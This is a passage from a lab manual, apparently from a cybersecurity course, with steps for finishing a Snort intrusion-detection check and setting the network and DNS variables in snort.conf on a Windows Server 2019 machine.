
    Note: The Google IP address will differ when you perform this task.



25. Close both command prompt windows. The verification of Snort installation and the triggering alert is complete, and Snort is working correctly in verbose mode.

26. Configure the **snort.conf** file, located at **C:\Snort\etc**.

27. Open the **snort.conf** file with **Notepad++**.




28. Scroll down to the **Step #1: Set the network variables** section (Line 41) of the **snort.conf** file. In the **HOME_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is **Windows Server 2019** and the IP address is **10.10.1.19**.

    Note: This IP address may vary when you perform this task.

29. Leave the **EXTERNAL_NET any** line as it is.

30. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.


    Note: Here, the DNS server is **8.8.8.8**.



